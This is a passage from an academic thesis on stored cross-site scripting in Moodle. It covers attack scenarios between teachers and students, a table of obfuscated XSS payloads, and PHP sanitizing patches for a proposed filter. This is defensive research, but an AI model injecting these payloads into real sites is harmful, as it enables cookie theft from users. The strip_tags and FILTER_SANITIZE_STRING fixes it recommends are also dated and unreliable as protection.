


Figure 4-3: Filtering model from teacher's side

### 1. Login Stage:

Teacher logged to his account in the MOODLE by assigning his username and password. Then he choose the specific resource on his course such as file, assignment or page.

### 2. Filling Stage:

Attacks can be done from teacher side in two ways first one from the injection of description field where the second one is from uploading malicious content. Assignment, page and file all have description fields that describe the required task, unfortunately description fields of all resources are vulnerable to XSS attacks, teacher may inject malicious script on description fields. Or Teacher uploaded malicious HTML file as a course's file or embedded it on the course's page. Both fields and contents can harm students' security.

### 3. Sanitizing Stage

This stage is divided into two **Fields filtering part** and **Content filtering Part**

#### Part1: Fields filtering

Every resource like Assignment, page and file has its own forms. These forms have many fields, all these forms share the description field. description field in all forms are vulnerable to XSS attacks so, these fields should be sanitized from

malicious scripts. We suggested PHP's functions to be used against XSS attacks e.g. `htmlspecialchars()`, `Filter_Var()` or `Stip_tags()`.

### Part 2: Content filtering

Teacher can uploaded malicious files to MOODLE as course's file ,or embedded malicious content on the MOODLE's page. PHP's function cannot provide 100% protection of the contents , so we need a new mechanism to prevent XSS attacks in file's contents, so filters are the solution for this, RT\_XSS\_Cln filter plugged into the MOODLE so that file's content and page content are totally protected against XSS attacks. RT\_XSS\_Cln read the uploaded content encode strange words e.g. `<script>`, encode the html events which are potential to XSS attacks, and encoding the character entities e.g. `&lt;`;

#### 4. Store Stage:

After the filtering stage, the MOODLE's resources stored on the server without any malicious scripts. Thus we ensure that no harmful attack occurred against teachers and students.

### 4.3 The Proposed Filtering Model From Student Side

In this section we handled the filtering process against XSS scripts from students side to ensure that any uploaded files from students is fully protected from XSS attacks, model is divided into 4 stages as shown in Figure 4-4.




Figure 4-4: Filtering model from student's side

**1. Login Stage:**

Student login to his account on the MOODLE by assigning his username and his password.

**2. Uploading Stage:**

According to teacher's request students submitted their assignment by uploading his malicious file to MOODLE course. Teacher opened his student's file to assess it, malicious script activated on teacher side which threat teacher's security.

**3. Sanitizing Stage:**

RT\_XSS\_Cln filter sanitizing the file content by removing unwanted tags, replacing potential events and removing special characters.

**4. Store Stage:**

After the filtering stage, uploaded file is cleaned from XSS scripts and stored on the Moodle database. Thus we protect teacher from any potential attacks from students.

**Summary**

In this chapter we proposed our model (RT\_XSS\_Cln) filter and clarify how can the proposed model implemented. We explained two scenarios of XSS attacks that may occurred on the MOODLE, first scenario handle the attack done from teacher side in which the teacher inject MOODLE resource by XSS attacks. Second Scenario in which the student upload his malicious assignment to the MOODLE. The proposed model has two sanitizing methods: sanitize description fields by PHP function, and sanitize the content of page, file and assignment. RT\_XSS\_Cln filter sanitize the content by replacing any potential tags or events that may cause the attacks.

## Chapter 5

### Proposed Method

In this chapter we discuss our methodology to achieve our objects in securing the MOODLE. MOODLE is a web based Learning Content Management System it permits teachers to present and allocate documents assignments, quizzes with students in an easy learning environment. MOODLE has many types of users e.g. administrator, course creators, teacher and student each one has its own account. We are going to detected the cross site scripting (XSS) vulnerabilities in MOODLE's resources from both accounts teacher's account and student's accounts.

#### 5.1 Attacks Scenarios

Two scenarios of attacks are expected to be occurred, first scenario show the attacks from teacher side, where the second scenario show the attack from student side.

##### 5.1.1 First scenario: From teacher Account

Referring to the teacher duties, teacher is able to perform attacks easily by create e.g. a page, teacher injected page with malicious XSS scripts, these scripts was stored on the server. A lot of enrolled student can request the page, once the page displayed to the students the scripts are activated and causing harming attacks as shown in figure 5-1




Figure 5-1: The attack from teacher side against student

## Attack Scenario From Teacher Side

- 1) Teacher log in from his account.
- 2) Teacher inject one of required field of assignment form with malicious URL that contain XSS e.g. `<a href='javascript:alert('XSS');'>Google</a>`
- 3) Then the assignment is saved into MOODLE's server, the enrolled students can access the malicious assignment.
- 4) Student log in from his account, request the assignment to solve it.
- 5) Server respond to the student's request and display the assignment
- 6) Student see Google URL, student click on Google URL then malicious script is executed.
- 7) Once the script is executed then the student's page is hacked and his cookie information can be stolen.

### 5.1.2 Second Scenario: From Students Account

Teacher create an assignment asking their students to answer and upload their answers to the server. So the teacher can able to assess his students' assignments. Once the students is respond to their teacher request and answering the assignment ,student can inject the assignment with malicious scripts and uploading it. Then teacher will be affected when he reviewing the malicious assignment. This scenario is discussed in figure 5-2




Figure 5-2: The attack from students side against teacher

## Attack Scenario From Student Side

- 1) Student log in from his account, trying to solve the required assignment Student Inject his Homework with malicious XSS attack e.g.  

```
<script>alert(document.cookie);</script>
```
- 2) Student Upload HTML file to the MOODLE server.
- 3) Teacher going to check his students' assignments.
- 4) Once the teacher open the malicious student's homework then the script activated in teacher side.
- 5) Now, the student is able to access teacher's cookies.

## 5.2 Methodology Stages

In this section we will discuss our methodology in discovering XSS vulnerabilities in the MOODLE, then we will proposed solutions to the discovered vulnerable MOODLE's resources whether it need PHP functions or XSS filters. additionally we will introduce public XSS filters and determined their weakness in preventing XSS attacks, Then we are going to develop RT\_XSS\_Cln filter that able to prevent XSS malicious scripts. We divided our methodology into two stages:

1. **First Stage:** Explore the XSS vulnerabilities of the MOODLE from both accounts teacher's account and students accounts.
2. **Second Stage:** Propose Solution.
  - a. Discuss and plug PHP functions which able to prevent XSS scripts.
  - b. Choose four published XSS filters, then applying offline testing to explore their vulnerabilities using number of malicious scripts.
  - c. Develop RT\_XSS\_Cln filter able to prevent XSS attacks.

### 5.2.1 First Stage: Explore The XSS Vulnerabilities Of The MOODLE From Teacher And Students Sides.

MOODLE has many types of users and each user has its own duties, we will focus on this research on both students and teachers as MOODLE users, because both of them are vulnerable to attacks from each other.

Teacher can add and remove course activities, upload files, initialize assignments, assign grades to his students. While students can view course's content, download courses files, upload the required assignment and view his grades view course's content, download courses files, upload the required assignment and view his grades.

We will create teacher account from administrator account and enrolled him to the specific course, then we use the account as a teacher and inject most of MOODLE resources with XSS scripts e.g. a Page, Assignment, File, Glossary, Chat room , External URL to determine whether these resources are vulnerable to XSS attacks or not.

## 5.2.2 Second Stage: Propose Solution

### a) Discuss and Plug PHP functions Which Able To Prevent XSS Script.

We will discuss three widely used PHP functions that able to sanitize fields from XSS attacks, these functions are `strip_tags()` , `htmlspecialchars()` and `Filter_Var()`.

These functions will be tested offline by group of XSS scripts attacks, then it will be plugged into the MOODLE's resource to discover its effectiveness in catching XSS scripts. A group of malicious XSS scripts are shown in table 5-1.

**Table 5-1: Group of XSS scripts injected in HTML tags**

Tag	Injected tag
Image	<pre>&lt;IMG SRC="javascript:alert('XSS');"&gt; &lt;IMG SRC="/x" onerror="javascript:alert('XSS');"&gt; &lt;IMG SRC=JaVaScRiPt:alert('XSS')&gt; IMG SRC=# onmouseover="alert('onmouse-XSS')"&gt; &lt;IMG """"&gt;&lt;SCRIPT&gt;alert("XSS")&lt;/SCRIPT&gt;"&gt; &lt;IMG SRC=# onmouseover=alert(String.fromCharCode(88,83,83))&gt; &lt;IMG SRC="/" onerror=&amp;#106;&amp;#97;&amp;#118;&amp;#97;&amp;#115;&amp;#99;&amp;#114;&amp;#105;&amp;#112 ;&amp;#116;&amp;#58;&amp;#97;&amp;#108;&amp;#101;&amp;#114;&amp;#116;&amp;#40;&amp;#39;&amp;#88;&amp;# 83;&amp;#83;&amp;#39;&amp;#41;&gt; &lt;IMG SRC="/x" onerror=&amp;#0000106&amp;#0000097&amp;#0000118&amp;#0000097&amp;#0000115&amp;#0 000099&amp;#0000114&amp;#0000105&amp;#0000112&amp;#0000116&amp;#0000058&amp;#00 00097&amp;#0000108&amp;#0000101&amp;#0000114&amp;#0000116&amp;#0000040&amp;#000 0039&amp;#0000088&amp;#0000083&amp;#0000083&amp;#0000039&amp;#0000041&gt; &lt;IMG SRC="/" onerror=&amp;#x6A&amp;#x61&amp;#x76&amp;#x61&amp;#x73&amp;#x63&amp;#x72&amp;#x69&amp;#x70 &amp;#x74&amp;#x3A&amp;#x61&amp;#x6C&amp;#x65&amp;#x72&amp;#x74&amp;#x28&amp;#x27&amp;#x58&amp;# x53&amp;#x53&amp;#x27&amp;#x29&gt; &lt;IMG SRC="/x" onerror="javascript:alert('XSS');"&gt;</pre>
body	<pre>&lt;body background="../10531846.jpg" onLoad="javascript:alert(document.cookie)"&gt; &lt;body onload=alert("body-XSS")&gt; &lt;body onbeforecopy="OnBeforeCopy ()"&gt; &lt;body/onload=alert("/document.cookie/")&gt;</pre>
title	<pre>&lt;title&gt;Untitled Document&lt;/TITLE&gt;&lt;SCRIPT&gt;alert("XSS");&lt;/SCRIPT&gt;</pre>

<b>script</b>	<pre>&lt;script&gt; alert('script-xss');&lt;/script&gt; &lt;SCRIPT src="scr.js"&gt;&lt;/SCRIPT&gt; &lt;&lt;SCRIPT&gt;alert("XSS");//&lt;&lt;/SCRIPT&gt; &gt;&lt;/SCRIPT&gt;"&gt;'&gt;&lt;SCRIPT&gt;alert(String.fromCharCode(88,83,83))&lt;/SC RIPT&gt;</pre>
<b>Key Events</b>	<pre>&lt;input name="" type="text" onKeyPress="javascript:alert('On- PressXSS');"&gt; &lt;input name="" type="text" onBlur="javascript:alert('On-BlurXSS');"&gt; &lt;input name="" type="text" onFocus="javascript:alert('onFocusXSS');"&gt; &lt;input name="" type="text" onKeyUp="javascript:alert('KeyUpXSS');"&gt;  &lt;input name="" type="text" onKeyDown="javascript:alert(' onKeyDownXSS');"&gt;</pre>
<b>button</b>	<pre>&lt;input name="XSS" type="button" onClick="alert('XSS');"&gt;</pre>
<b>oncut</b>	<pre>function OnCut () {     alert ("An oncut event has occurred!"); }</pre>
<b>EMBED</b>	<pre>&lt;OBJECT TYPE="text/x-scriptlet" DATA="xss.htm"&gt;&lt;/OBJECT&gt; &lt;EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzpdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMDAvc3ZnLiB4bWxucz0iaHR0cDovL3d3 dy53My5vcmcv MjAwMCM9zdmciIHhtbG5zOnhsaW50PSJodHRwOi8vd3d3LnczLm9yZ y8xOTk5L3hs aW50PSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiI GhlaWdodD0iMjAw liBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZW50YXNjcm90 CI+YWxlcnc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"&gt;&lt;/EMBED&gt;</pre>

**b) Choose Four Published XSS Filters, Then Applying Offline Testing To Explore Their Vulnerabilities.**

Build in PHP functions such as strip\_tags(), filter\_var(), mysql\_real\_escape\_string(), htmlentities(), htmlspecialchars() do not respond to all types of XSS attacks, these functions do not provide 100% protection so the need for new mechanism is the solution more details will be present at (6.2.1) .



We choose four published XSS filters, then these filters are tested offline by a collection of malicious files. These files were created to contain various types of XSS scripts, it covered most of HTML tags that are vulnerable to XSS attacks such as, title, body, form, image, link, button, iframe...etc.

Any filter was designed to prevent XSS scripts needs to ensure that all variable outputted to the user should be encoded. Encoding process substitute HTML markup with alternate representations called entities as shown in Table 5-2 e.g. if an attacker injects `<script>alert("you are attacked")</script>` into a variable field of a server's web page, the server will return `&lt;script&gt;alert("you are attacked")&lt;/script&gt;`. Purpose of encoding process is to convert un trusted input into a safe form so, the input is displayed in the browser to the user as data not as code.

**Table 5-2: Characters encoding**

Result	Description	Entity name	Entity number
	Non-breaking space	&nbsp;	&#160;
<	Less than	&lt;	&#60;
>	Greater than	&gt;	&#62;
&	Ampersand	&amp;	&#38;
¢	Cent	&cent;	&#162;
£	Pound	&pound;	&#163;
¥	Yen	&yen;	&#165;
€	Euro	&euro;	&#8364;
§	Section	&sect;	&#167;
©	Copyright	&copy;	&#169;
®	Registered trademark	&reg;	&#174
™	Trademark	&trade;	&#8482;

There are some entities that should be considered to eliminate the potential of XSS attacks, these entities can be stored in database and when it displayed it can cause XSS attacks these entities are shown in table 5-3.

Table 5-3: Extra Entities

&lt	&#x3c;
&lt;	&#x03c;
&LT	
&LT;	&#x003c;
&#060	&#x3c
&#0060	&#x03c
&#00060	
&#0000060	
&#60;	
&#060;	

### c) Develop RT\_XSS\_Cln filter able to prevent XSS attacks

Based on the previous discussion of the selected four filters the weaknesses of each filter has been listed in Appendix A, we will develop RT\_XSS\_Cln filter that able to overcomes the selected filters weaknesses. We named it RT\_XSS\_Cln where R is my name Rola, T is the name of my supervisor, XSS type of studied attacks and Cln is refer to clean.

RT\_XSS\_Cln will able to detect and prevent all XSS scripts on the collected scripts, RT\_XSS\_Cln will be written in PHP language to be plugged on the MOODLE easily, also RT\_XSS\_Cln will be tested offline by group of malicious scripts and online by plugging it into the MOODLE.

#### Summary:

In this chapter we discussed our methodology stages in exploring the weaknesses MOODLE resources that suffer from XSS vulnerabilities from both accounts teacher's account and students accounts by injecting each resource with malicious script also we propose three PHP functions that used to prevent XSS attacks in addition to four XSS filters. These filters will be tested offline to determine its weaknesses and then RT\_XSS\_Cln XSS filter will be developed to overcome the other filters weaknesses.

## Chapter 6

### Experimental Setup And Discussion

MOODLE is an open source software that can be configured to run in various operating systems. MOODLE is extremely successful all over the world, it translated into twenty-seven languages and it used by thousands of educators including schools, universities and independent students. For this reason the security become the first demand to protect MOODLE environment. In this chapter we implemented our methodology solutions to achieve the desired objectives so, we discussed some of PHP functions that used to prevent XSS scripts and showed the better functions additionally we perform a comparative study between selected XSS filters and determine its weaknesses finally we developed RT\_XSS\_CIn filter that able to prevent XSS attacks overcomes the other filters weaknesses.

#### 6.1 Explore The XSS Vulnerabilities In The MOODLE From Teacher And Students Sides

MOODLE system was setup on environment with the characteristics shown in table 6-1. From administrator account we created two accounts one for teacher and the another for student. we initialize course e.g. security and assign it to the teacher, Then we enrolled students to the created course.

**Table 6-1: System environment characteristics**

<b>Operating System</b>	windows 7
<b>Processor</b>	Inter® core i3
<b>RAM</b>	4 GB
<b>System type</b>	32 bit
<b>Anti Virus</b>	Kaspersky internet Security

We logged to the MOODLE as a teacher with his name and his password, then we tested these resources a Page, Assignment, File, Glossary, Chat room , External URL against XSS attacks. Testing done by injected each one resource with malicious XSS scripts, we discovered the following: some resources prevent the injected XSS like Glossary, Chat room , External URL while others are still vulnerable to XSS attacks such as:


- a. **Page:**
  - i. Page Description is vulnerable to XSS attack.
  - ii. Page Content is vulnerable to XSS attack it easy to insert malicious URL or image.
- b. **File:**
  - ii. File Description
  - iii. File Content
- c. **Assignment:**
  - i. Assignment description

### 6.1.1 MOODLE Page Testing

Page is a module that enable teacher to create a web page resource using text editor, page can display images, text, sound , video and embedded links, page is used more than file because it easier to update and more accessible to mobile users.

While the teacher create the page to his students he may inject page description field as shown in figure 6-1 with XSS script on hyperlink HTML tag

`<a href="javascript:alert('attacked');"> Go </a>`



**Figure 6-1: Malicious script injected in MOODLE's page**

1. Once enrolled students ask to view the page, then the script will be activated as shown in figure 6-2.




Figure 6-2: Activated malicious script MOODLE's page

### 6.1.2 MOODLE File Testing

File is a MOODLE resource that able the teacher to upload course's files, the file is displayed within course interface; otherwise students asked to download it, the file may include supporting files, e.g. an HTML page that may embed images and videos. While teacher create file he can inject malicious script on file description as shown in figure 6-3.




Figure 6-3:MOODLE's hacked file resource

### 6.1.3 MOODLE Assignment Testing

Assignment is an activity modules that enable teacher to initialize tasks, collect work and provide grades and feedback, students can response to their teacher request and submit any digital content individually, after the teacher reviewing assignment. teacher can left the comments or grades on the initialized assignment.

Assignment is vulnerable to XSS attacks in both processes: adding assignment and updating assignment teacher can put malicious scripts in the assignment description as shown in figure 6-4.



Figure 6-4: MOODLE's hacked Assignment activity

## 6.2 Propose Solutions

In this stage we introduced three PHP build in functions that are used to prevent XSS attacks. Then Performing offline and online testing on the selected functions, also in this stage we collected four published XSS filters that able to clean files from malicious XSS scripts because PHP functions don't provide 100% protection in big content.

### 6.2.1 Discuss And Test PHP functions Which Able To Prevent XSS Script.



We selected three PHP functions `strip_tags()` , `htmlspecialchars()` and `Filter_Var()`, each one is plugged on the MOODLE's resource Page, File and Assignment respectively then discover its effectiveness in catching XSS scripts. MOODLE structure is very complicated due to the huge number of nested files so, the plugging of PHP functions is not easy.

#### A. To prevent XSS attacks in the page we are perform these steps :

- Go to *MOODLE/mod/page/lib.php* directory.
- Change *page\_get\_course\_module\_info* function by plug selected PHP functions `Strip_tags()`, `htmlspecialchars()` and `Filter_Var()` respectively as shown in table 6-2.

Table 6-2: Plugged PHP functions in MOODLE's page

Function	Statement	Output
<b>strip_tags</b>	<pre>\$info-&gt;content = strip_tags(format_mo dule_intro('page', \$page, \$coursemodule-&gt;id, false));</pre>	

<b>htmlspecialchars</b>	<pre>\$info-&gt;content = htmlspecialchars(format_module_intro('page', \$page, \$coursemodule-&gt;id, false));</pre>		Edit ▾
<b>FILTER_VAR</b>	<pre>\$info-&gt;content = filter_var(format_module_intro('page', \$page, \$coursemodule-&gt;id, false), FILTER_SANITIZE_STRING);</pre>		Edit ▾

### B. To prevent XSS attacks in the file we are perform these steps :

We plugged the selected PHP's functions `strip_tags()`, `htmlspecialchars()` and `FILTER_VAR()` respectively to secure file description. File MOODLE's resources directory is located on *mod/resource/locallib.php* directory, and the displaying function is `resource_print_intro`. The result is shown in table 6-3.

**Table 6-3: Plugged PHP functions in MOODLE's file**

Function	Statement	Output
<b>strip_tags</b>	<pre>echo strip_tags(format_module_intro('resource', \$resource, \$coursemodule-&gt;id));</pre>	alert('script-xss'); click me! Pp
<b>htmlspecialchars</b>	<pre>echo htmlspecialchars(format_module_intro('resource', \$resource, \$coursemodule-&gt;id));</pre>	<div class="no-overflow"><script>alert('script-xss');</script> <b onmouseover="alert('Wuff!MouseOver')">click me!</b><p><a href="javascript:alert('Href-XSS');">pp</a></p></div>
<b>FILTER_VAR</b>	<pre>echo filter_var(format_module_intro('resource', \$resource, \$coursemodule-&gt;id),FILTER_SANITIZE_STRING);</pre>	alert('script-xss'); click me! Pp

### C. To prevent XSS attacks in the Assignment we are perform these steps :

As we mentioned before that **Assignment description** is vulnerable to XSS attacks, so the selected PHP functions should be plugged into the Assignment directory to prevent the attacks in adding and updating assignment. to prevent this attacks we go to the

related directory of the assignment *MOODLE/course/modlib* and plug the selected functions that able to catch the XSS scripts.

### 1. Add Assignment

